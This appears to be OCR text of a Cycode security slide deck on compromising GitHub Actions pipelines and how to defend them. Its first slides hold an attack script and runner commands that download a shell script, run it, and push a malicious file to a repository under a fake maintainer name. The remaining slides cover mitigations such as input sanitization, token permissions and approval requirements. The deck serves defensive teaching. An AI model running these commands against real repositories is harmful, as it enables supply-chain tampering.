
Remote script

```
#!/bin/bash

# File to commit
FILE_URL_PATH_TO_COMMIT=$1
# Repository path where to commit
PATH_TO_COMMIT=$2

COMMIT_NAME="Maintainer Name"
COMMIT_EMAIL="maintainer@gmail.com"
COMMIT_MESSAGE="innocent commit message"

# Fetching the file
curl $FILE_URL_PATH_TO_COMMIT -o $PATH_TO_COMMIT
--create-dirs

# Commiting to the repo
git add *
find . -name '.[a-z]*' -exec git add '{}' ';' # Adding
hidden files
git config --global user.email $COMMIT_EMAIL
git config --global user.name "$COMMIT_NAME"
git commit -m "$COMMIT_MESSAGE"
git push -u origin HEAD
```

Malicious runner command

```
$ curl -o /tmp/script.sh $SCRIPT_URL

$ chmod +x /tmp/script.sh

$ /tmp/script.sh $MALICIOUS_FILE_URL innocent_file.txt
 % Total    % Received % Xferd  Average Speed   Time
Time     Time  Current
Dload  Upload   Total   Spent    Left  Speed
100     5  100     5    0     0    333      0 --:--:--
--:--:-- --:--:--   333
[main 196e93a] innocent commit message
1 file changed, 1 insertion(+)
create mode 100644 innocent_file.txt
To <https://github.com/REDACTED/REDACTED>
   ff7a7fd..196e93a  HEAD -> main
branch 'main' set up to track 'origin/main'.
```

Copyright © 2023 Cycode Inc.



CycodeLabs/gha-demo-examples

https://github.com/CycodeLabs/gha-demo-examples

Search or jump to...

Pull requests Issues Codespaces Marketplace Explore

CycodeLabs / gha-demo-examples Public

Edit Pins · Watch 1 · Fork 1 · Star 0

Code · Issues 2 · Pull requests 1 · Actions · Projects · Wiki · Security · Insights · Settings

main · 8 branches · 0 tags · Go to file · Add file · Code

Maintainer Name innocent commit message 581a47c now 12 commits

.github/workflows	Update sample.yml	21 minutes ago
README.md	Update README.md	1 hour ago
malicious_file	innocent commit message	now

README.md

Github Actions Demo Examples

About

No description, website, or topics provided.

Readme

Security policy

0 stars

1 watching

1 fork

Report repository

Releases

No releases published

Create a new release

Packages

No packages published

Publish your first package

© 2023 GitHub, Inc. Terms Privacy Security Status Docs Contact GitHub Pricing API Training Blog About

34

Mitigations

Avoid run steps and use external actions instead

Sanitize your input using environment variables

Limit your GITHUB_TOKEN permissions

Limit the exposure of your secrets

Require approval for all outside collaborators

Use environments and branch protection

Copyright © 2023 Cycode Inc.

Mitigations:

Avoid “run” Steps

For example, instead of running “curl” to update a label (like in our example), you can use “andymckay/labeler” as an external action.

```
- name: Label
  run: |
    curl -X POST  -H "Authorization: Token ${{
secrets.GITHUB_TOKEN }}" -d '{"labels": ["${{
github.event.issue.title }}"]}' ${{
github.event.issue.url }}/labels
```

Before

```
- name: Label
  uses: andymckay/labeler@1.0.2
  with:
    add-labels: "${{ github.event.issue.title }}"
```

After

Copyright © 2023 Cycode Inc.

Mitigations:

Sanitize Your Inputs

Instead of using GitHub context variables inside “run” commands, define and use them through environment variables.

```
- run: |
    echo "ISSUE TITLE: ${{github.event.issue.title}}"
    echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
```

Before

```
- env:
    TITLE: ${{github.event.issue.title}}
    DESCRIPTION: ${{github.event.issue.body}}
  run: |
    echo "ISSUE TITLE: $TITLE"
    echo "ISSUE DESCRIPTION: $DESCRIPTION"
```

After


Copyright © 2023 Cycode Inc.

Mitigations:

Limit Token Permissions


For example, if our action only labels issues,
we could limit its permissions with the following update.

```
permissions:
  contents: read
  issues: write
```



```
▼GITHUB_TOKEN Permissions
Actions: write
Checks: write
Contents: write
Deployments: write
Discussions: write
Issues: write
Metadata: read
Packages: write
Pages: write
PullRequests: write
RepositoryProjects: write
SecurityEvents: write
Statuses: write
```

before



```
▼GITHUB_TOKEN Permissions
Contents: read
Issues: write
Metadata: read
```


After

Copyright © 2023 Cycode Inc.

Mitigations:

Limit Secret Exposure

When you create organizational secrets,
it’s better to set the exact repositories that will use them.



Repository access

Selected repositories ▾ 0 selected repositories

All repositories

This secret may be used by any repository in the organization.

Private repositories

This secret may be used by any private repository in the organization.

✓ **Selected repositories**

This secret may only be used by specifically selected repositories.


Copyright © 2023 Cycode Inc.

Mitigations:

Require Approval for Outside Collaborators

The default behavior is to require manual approval for first-time contributors.

We suggest “Require approval for all outside collaborators” for a more robust defense.



Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. Learn more.

○ **Require approval for first-time contributors who are new to GitHub**
Only first-time contributors who recently created a GitHub account will require approval to run workflows.

○ **Require approval for first-time contributors**
Only first-time contributors will require approval to run workflows.


[✓ **Require approval for all outside collaborators**]
All outside collaborators will always require approval to run workflows on their pull requests.

Copyright © 2023 Cycode Inc.

Mitigations:

Use Environments and Branch Protection

We suggest storing the sensitive secrets in environments (available only in GitHub Enterprise), and protect them through branch protections rules.



Branch name pattern *

main

Applies to 1 branch

`main`

Protect matching branches

☑ **Require a pull request before merging**
When enabled, all commits must be made to a non-protected branch and submitted via a pull request before they can be merged into a branch that matches this rule.

☑ **Require approvals**
When enabled, pull requests targeting a matching branch require a number of approvals and no changes requested before they can be merged.
Required number of approvals before merging: 2

Deployment branches
Can be used to limit what branches can deploy to this environment using branch name patterns.
Protected branches

Applies to **1 branch**. Based on the existing repository branch protection rules.

`main` Currently applies to 1 branch

Environment secrets
Secrets are encrypted environment variables. They are accessible only by GitHub Actions in the context of this environment.

AWS_ACCESS_KEY_ID	Updated 2 hours ago	Update	Remove
AWS_SECRET_ACCESS_KEY	Updated 2 hours ago	Update	Remove

Add Secret

Copyright © 2023 Cycode Inc.

Takeaways

1 Your Build Pipeline Could be Compromised

2 GitHub Actions Platform Delegates to the Developer the Responsibility for Creating Secure Workflows. It Should be Handled Well

3 The Consequences of Build Compromise Could be Disastrous


4 Securing Your Pipeline Isn't Matter of Fate. You Have the Right Tools to Protect Your Most Sensitive Assets

Copyright © 2023 Cycode Inc.


Thank You!

Check out the Full Blog Posts:

How We Discovered Vulnerabilities in CI/CD Pipelines of Popular Open-Source Projects


From Default to Secure: Analyzing the Vulnerability that Could Have Compromised Microsoft 365 Users

CI-Story: How We Found Critical Vulnerabilities in StoryBook Project


Cycode Collaborates with CodeSee to Secure the Pipelines of Thousands of Open-Source Projects

Copyright © 2023 Cycode Inc.